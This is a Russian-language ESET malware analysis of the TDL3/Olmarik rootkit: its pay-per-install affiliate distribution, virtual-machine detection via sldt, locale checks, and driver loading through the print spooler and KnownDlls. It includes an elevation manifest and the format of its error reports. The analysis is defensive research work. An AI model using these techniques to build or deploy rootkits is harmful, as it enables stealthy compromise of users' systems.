www.eset.ru

Руткит Win32/Olmarik: технологии работы и распространения

Александр Матросов, руководитель Центра вирусных исследований и аналитики

Евгений Родионов, старший специалист по анализу сложных угроз

Россия, Москва, Дербеневская набережная, д.7, стр. 14

Содержание

Некоторое время назад к нам обратился один из наших крупных клиентов, который попросил нас проанализировать некоторый набор дроперов руткита WIN32/OLMARIK и постараться установить источник заразы. В процессе анализа нам удалось выяснить причастность одной популярной партнерской программы к распространению этих руткитов. Дроперы распространялись по известной среди «партнерок» схеме - Pay-Per-Install (PPI). В последнее время данная схема распространения набирает все большую популярность среди мошенников. Хотя подобные способы монетизации используются не только злоумышленниками. Например, популярные тулбары известных вендоров часто имеют схожую систему оплаты. В частности, если вы являетесь партнером Google по распространению его тулбара, вам выдается специальная сборка данной программы, с вшитым в нее идентификационным номером. При этом число инсталляций с определенным идентификатором дают понять, сколько денег нужно заплатить партнеру. Но давайте обо всем по порядку.

Dogma Millions

Партнерская программа Dogma Millions (http://dogmamillions.com) начала активное привлечение партнеров осенью прошлого года. На многих российских публичных форумах можно было найти ее рекламу с заманчивыми предложениями быстрой наживы. В тексте таких объявлений предлагалось распространять вредоносные программы по схеме Pay-Per-Install (PPI). Авторы этих объявлений сообщали, что способы распространения зависят только от фантазии самого партнера, а легальность методов их мало волнует. А так выглядит главная страница их сайта:

Рисунок 1 – Главная страницы сайта группы

Доменное имя dogmamillions зарегистрировано в Германии, а IP-адрес, с которым оно связано, принадлежит диапазону адресов одного из провайдеров в США.



Рисунок 2 – Информация о доменном имени dogmamillions.com

По данным Alexa (http://www.websiteoutlook.com/www.dogmamillions.com), трафикогенерация у этого ресурса достаточно высокая, и уникальные посетители исчисляются десятками тысяч пользователей.

Каждый партнер, согласившийся на сотрудничество, получает свой уникальный логин и пароль, которые идентифицируют количество установок вредоносных программ со всех ресурсов.

http://dogmamillions.com/download.html?login=b0bah&key=2b15ea4e5eb2bbd734081c051a14fa41&affSid=0

За логином мы имеем довольно развитую инфраструктуру, ничем не уступающую крупным веб-сервисам Интернета. У каждого партнера даже есть персональный менеджер, который может помочь в случае возникновения проблем.

Рисунок 3 – Личный кабинет партнера

В зависимости от страны, где будет установлена вредоносная программа, ставки по оплате сильно варьируются. Самыми дорогими являются европейские страны, США и Англия. По всей видимости, это связано с популярностью интернет-платежей в названных странах, а также с большей вероятностью возможного хищения платежной информации и последующего хищения денежных средств.



Рисунок 4 – Схема распространения руткита

Для уменьшения количества обнаружений антивирусными продуктами распространяемые вредоносные программы перепаковываются раз в несколько часов, а партнеров настоятельно предупреждают не проверять детект на таких ресурсах, как virustotal. В случае нарушения этих условий назначаются штрафные санкции. Как правило, злоумышленники используют достаточно серьезные системы упаковки, которые позволяют сбить обнаружение у многих антивирусных продуктов, даже для уже ранее известных вредоносных программ. Сами упаковщики содержат в себе механизмы по обнаружению выполнения под виртуальными машинами и в известных "песочницах". Ниже приведен интерфейс одной из таких программ, новые версии которой распространяются за 500$.

Рисунок 5 – Интерфейс программы ExeCrypter

Схема Pay-Per-Install очень часто используется владельцами ресурсов с пиратским контентом для своей монетизации. Например, сайты, на которых можно просмотреть популярные видео не пренебрегают таким способом обогащения и предлагают своим посетителям скачать вредоносную программу под личиной антивируса. Ниже приведен пример с популярным ресурсом в Рунете, на котором можно посмотреть новые серии популярных сериалов.



Рисунок 6 – Загрузка руткита как антивируса

При посещении ресурса пользователь видит баннер, который никак нельзя скрыть, кроме как кликнуть по нему. Далее баннер перенаправляет на вредоносную веб-страницу, осуществляющую атаку с использованием эксплойта или предупреждают о мнимом вирусном заражении и предлагают установить антивирусную программу.



Рисунок 7 – Загрузка руткита как антивируса

А теперь давайте перейдем к конкретике и рассмотрим непосредственно вредоносные программы, распространяемые этой партнеркой.

Дропер

Руткит WIN32/OLMARIK версии 3 (TDL3) распространяется посредством специальной программы – дропера, задачей которой является скрытая установка руткита. Тело дропера зашифровано и обфусцированно для того чтобы затруднить детектирование антивирусным ПО. Во время расшифрования дропер использует некоторые приемы для противодействия отладке, эмуляции и определения выполнения в среде виртуальной машины.



Рисунок 8 – Схема дропера

Обнаружение выполнения в среде виртуальной машины

Дропер проверяет, выполняется ли он в среде виртуальной машины, читая содержимое регистра LDTR, содержащего селектор сегмента, в котором располагается локальная таблица дескрипторов сегментов. Данная таблица используется для вычисления линейного адреса из пары *селектор_сегмента:смещение*. ОС семейства Microsoft Windows не используют локальные таблицы дескрипторов сегментов и инициализируют регистр LDTR нулевым значением. В то же время, большинство современных виртуальных машин (VMware, Virtual PC и т.д.) их используют и, следовательно, инициализируют регистр LDTR значением, отличным от нуля. Этот факт используется вредоносным программным обеспечением для детектирования выполнения в виртуальной среде. Содержимое регистра LDTR можно получить с помощью инструкции *sldt* (*store local descriptor table*), которая не является привилегированной и может быть выполнена в 3-м кольце защиты. На ниже приведённом рисунке приведён фрагмент кода, осуществляющий подобную проверку.



Рисунок 9 – Проверка выполнения в виртуальной среде

Проверка локалей

Некоторые разновидности руткитов данного семейства специально разработаны для распространения в определённых странах. Так, например, образец, получивший широкое распространение в Великобритании, перед инсталляцией осуществляет проверку локали со значениями из следующего списка:

- Azerbaijan;
- Belarus;
- Kazakhstan;
- Kyrgyzstan;
- Russia;
- Uzbekistan;
- Ukraine;
- Czech Republic;
- Poland.

Если обнаружено соответствие, то дропер завершает работу, не устанавливая руткита.

Установка драйвера режима ядра

Использование AddPrintProcessor и AddPrintProvidor API функций

Отличительной особенностью руткитов данного семейства является способ загрузки драйвера: с помощью службы печати. Процесс установки руткита можно разделить на две стадии:

- Регистрация вспомогательной библиотеки службы печати;
- Загрузка драйвера режима ядра.

Для того чтобы зарегистрировать вспомогательную библиотеку службы печати необходимо обладать привилегией *SE_LOAD_DRIVER_PRIVILEGE*, позволяющей загружать/выгружать драйверы. Чтобы получить данную привилегию, дропер вызывает функцию *RtlAdjustPrivilge*. Если вызов данной функции осуществлён успешно, дропер копирует себя в *%PrintProcessor%* каталог в виде динамической библиотеки и осуществляет вызов функции *AddPrintProcessor (AddPrintProvidor)*, передавая ей в качестве параметра имя скопированной библиотеки и строку “tdl”. Данный вызов посредством RPC механизма заставляет службу печати загрузить указанную библиотеку и вызвать её точку входа (смотри следующий рисунок).



Рисунок 10 – Первая стадия установки руткита.

В случае ошибки, при вызове функции *RtlAdjustPrivilege*, дропер копирует себя во временный каталог и создаёт в нём манифест-файл с таким же именем и со следующим содержанием:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
- <assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  - <ms_asmv2:trustInfo xmlns:ms_asmv2="urn:schemas-microsoft-com:asm.v2">
    - <ms_asmv2:security>
      - <ms_asmv2:requestedPrivileges>
          <ms_asmv2:requestedExecutionLevel level="requireAdministrator" />
        </ms_asmv2:requestedPrivileges>
      </ms_asmv2:security>
    </ms_asmv2:trustInfo>
  </assembly>
```

После этого он вызывает функцию *ShellExecute,* передавая ей в качестве параметра имя скопированного исполняемого файла. Файл с манифестом, созданный на предыдущем этапе, указывает, что запускаемое приложение требует администраторские права. В случае их отсутствия, пользователю будет показано следующее диалоговое окно (речь идет об операционных системах Windows Vista или Windows 7), предлагающее ввести пароль администратора. Если пользователь введёт пароль, то дропер запустится снова, но уже с администраторскими правами, включающими привилегию *SE_LOAD_DRIVER_PRIVILEGE*, что, на этот раз, позволит ему зарегистрировать вспомогательную библиотеку для службы печати.



Рисунок 11 – Диалоговое окно для пароля администратора

Вторая часть процесса инсталляции руткита начинается с того момента, как служба печати (процесс spoolsv.exe) загрузит в своё адресное пространство вспомогательную библиотеку, зарегистрированную на предыдущем этапе. Находясь в адресном пространстве доверенного системного процесса, дропер безнаказанно загружает драйвер с телом руткита и записывает в его файловую систему файл с конфигурационной информацией, модуль для внедрения в процессы и список URL-серверов управления руткитом.

Для загрузки драйвера дропер создаёт службу со случайным 16-символьным именем, соответствующую загружаемому драйверу и вызывает функцию *ZwLoadDriver*. Если инсталляция

драйвера произошла успешно, то данная процедура вернёт код ошибки STATUS_SECRET_TOO_LONG, сигнализирующий о том, что система успешно инфицирована. ОС получив такой код ошибки, выгружает драйвер и удаляет все выделенные ресурсы, тем самым стирая следы руткита из системы.

Если система уже инфицирована, то процедура *ZwLoadDriver* возвращает код ошибки STATUS_OBJECT_NAME_COLLISION.

Рисунок 12 – Вторая стадия установки руткита

Если по какой-либо причине дроперу не удаётся установить драйвер, он отправляет удалённому серверу информацию об ошибке, имеющей следующий формат:

bot_id | aff_id | sub_id | reason_code | error_code | os_version | “prn1”

- bot_id – идентификатор бота (инфицированной машины);
- aff_id and sub_id – информация, идентифицирующая дистрибьютора руткита;
- reason_code – тип ошибки:
  - 2 – Win32 ошибка;
  - 3 – система уже инфицирована;
- error_code – код Win32 ошибки или (NTSTATUS);
- os_version – версия операционной системы;
- “prn1” – ASCII строка.

Если инсталляция руткита произведена успешно, дропер создаёт следующие файлы в файловой системе зловреда:

- *tdlcmd.dll* – модуль, предназначенный для внедрения в процессы;
- *config.ini* – конфигурационный файл;
- *bckfg.tmp* – файл, содержащий URL удалённых серверов.

Дропер извлекает эти файлы из своего образа. Точнее, он достаёт их из секции с именем ".tdl". На следующем рисунке представлена структура данной секции, которая состоит из блоков, содержащих определённые данные. Каждый блок начинается с двойного слова (DWORD – 4 байта), содержащего размер следующих за этим двойным словом данных. Таким образом, можно легко получить смещение блока данных с определённым индексом. Секция содержит следующее:

- Блок с индексом 0 – драйвер режима ядра (тело руткита и инфектор);
- Блок с индексом 1 – динамическая библиотека для внедрения в процессы (tdlcmd.dll);
- Блок с индексом 2 – список URLs удалённых серверов;
- Блок с индексом 3 – информация о дистрибьюторе руткита (affiliation ID), время компиляции руткита;
- Блок с индексом 4 – файл bckfg.tmp.



Рисунок 13 – Схема секции ".tdl" дропера

Использование «известных библиотек»

В данном подразделе приведено описание одного из способов загрузки драйвера, обнаруженного в более ранней модификации данного руткита. Как и в предыдущем случае, процесс инсталляции можно разделить на две стадии:

- Внедрение модуля в процесс spoolsv.exe;
- Загрузка драйвера режима ядра.

Вторая стадия данного процесса полностью аналогична второй стадии вышеописанного метода, в то время как первая отличается. Внедрение кода в доверенный системный процесс осуществляется с помощью «известных библиотек»

Перед описанием данного метода имеет смысл сказать несколько слов о загрузке системных библиотек в адресное пространство процессов. Если запустить утилиту WinObj от Sysinternals и открыть директорию «\KnownDlls», можно увидеть список объектов типа секция, соответствующих системным библиотекам (смотри рисунок ниже). Загрузчик ОС использует данные объекты для загрузки соответствующих библиотек в адресное пространство процессов. Например, если какой-либо процесс хочет загрузить одну из таких библиотек, то загрузчик просто отображает существующий объект секция в адресное пространство этого процесса.



Рисунок 14 – Список «известных библиотек»

